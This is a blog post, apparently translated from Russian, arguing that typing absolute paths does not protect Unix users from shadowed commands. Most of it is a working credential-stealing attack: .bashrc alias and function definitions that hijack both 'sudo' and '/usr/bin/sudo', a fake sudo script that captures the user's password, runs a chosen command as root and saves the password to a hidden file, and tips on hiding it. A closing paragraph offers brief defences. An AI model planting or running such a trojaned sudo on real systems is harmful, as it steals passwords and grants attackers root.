 February 21, 2017 at 17:04
Is it safe to use the absolute path in * nix systems, as we used to think?

The idea of editing user environment variables to increase permissions in penetration testing is as old as the world. Many articles have been written on this topic, and even in books, tips have begun to appear on using the absolute path instead of the relative one. Here is an example of such advice from a fairly well-known book of Unix and Linux. System Administrator Guide (4th Edition) :
…
Рекомендуем взять за правило при вводе команды указывать полное имя, например /bin/su или /usr/bin/su, а не просто su. Это послужит определенной защитой от тех программ с именем su, которые преднамеренно были прописаны в переменной среды path злоумышленником, намеревавшимся собрать хороший “урожай” паролей.
…
But is it safe? If you also asked this question, then welcome to cat.
Let's go in order. Let's say we got to a * nix server under a limited user account. We want to get root rights, but we do not know the passwords. Suppose we tried all the standard methods of elevating rights through configuration errors and various exploits for the kernel, but to no avail. It would seem that there are no options left. However, if the user is in the sudo group, then you can try to do one trick.
The idea is that on most * nix machines, sudo is used to temporarily elevate privileges. When using sudo, the user is required to enter his current password. Therefore, knowing the user's password with access to sudo gives us the root.
Almost all modern * nix servers use bash or zsh as their standard shell. They have config files (for example, .bashrcfor bash) that are stored in the home directory. With their help, you can change almost everything in the shell. By default, they have 644 rights (-rw-r - r--), therefore, the owner can edit them without any problems.
The bottom line is that command shells have aliass that can be used to shorten commands.
For example, the standard alias from .bashrc:
alias ll='ls -alF'When ll is called, ls –alF will actually be called. We can do the same with sudo:
alias sudo='echo PWNED'After that, executing the sudo command on the relative path will cause what we specified in alias.

You cannot use slashes in alias, so the absolute path is indeed a safe solution in this case. Also, the absolute path will save in case of editing the environment variable PATH.
Now consider a case in which an absolute path will not save. In the configuration, you can create functions that work similar to alias, except that you can use slashes in their names:
function /usr/bin/sudo() {
        echo PWNED
}
Now calling / usr / bin / sudo will execute our code too.

The next step is to write a script that will behave similarly to sudo (ask for a password and increase user rights), but at the same time intercept the user's password and execute arbitrary code with administrator rights.
In the end, we get the execution of our script when we try to call sudo through an absolute or relative path.
To get started, write the poisonous sudo code:
#!/bin/bash
echo -n "[sudo] password for $LOGNAME: "
read -s password
echo
command='whoami'
eval "echo -e $password | sudo -S --prompt='' $command"
eval "echo -e $password | sudo -S --prompt='' $*"
It asks for a sudo-style user password, then saves it into a variable, executes our elevated code, and then does what the user wanted.
Now we hide it in some inconspicuous folder (for example ~ / .local) and set + x execute rights on it (chmod + x sudo). The name of the file is essentially indifferent to us, so it’s better to name it too inconspicuously (for example, .config).
With the help read -s passwordwe read the password into the variable $ password.
The variable command='whoami'contains a command that we will execute with elevated privileges.
The construction echo -e $password | sudo -Sin this case is used to pass our variable with the password $ password to sudo via stdin.
--prompt='' it is necessary so that the real sudo does not display a message asking for a password when we turn to it, otherwise it will look somewhat suspicious.
Now you need to find the full path to sudo using whereis. For example, / usr / bin / sudo. Let's fix .bashrc so that sudo and / usr / bin / sudo run our script. To do this, write the following code in .bashrc (somewhere in the center for inconspicuousness), which you should edit for yourself:
alias sudo='~/.local/.config'
function /usr/bin/sudo() {
        eval "~/.local/.config $*"
}
We check:

Profit Now try to save the user password to a file. To do this, replace the current command.
command="echo $password > ~/.local/.1"We try:

Everything worked out. qwerty123 is the user password. There are still many special cases in which our script may behave incorrectly. For example, sudo suor sudo --help. Since in this article we consider only the possibility of implementing such an attack, the process of bringing it to shine I pass on to the reader.
Now you know that using the absolute path in * nix systems is not so safe.
And now the main question: how to protect yourself from a possible attack? In my opinion, the best option would be to allow .bashrc editing only from root. Of course, there is a second option, but it is less convenient and safe: constantly check the integrity of the configs.
Thanks for attention :)









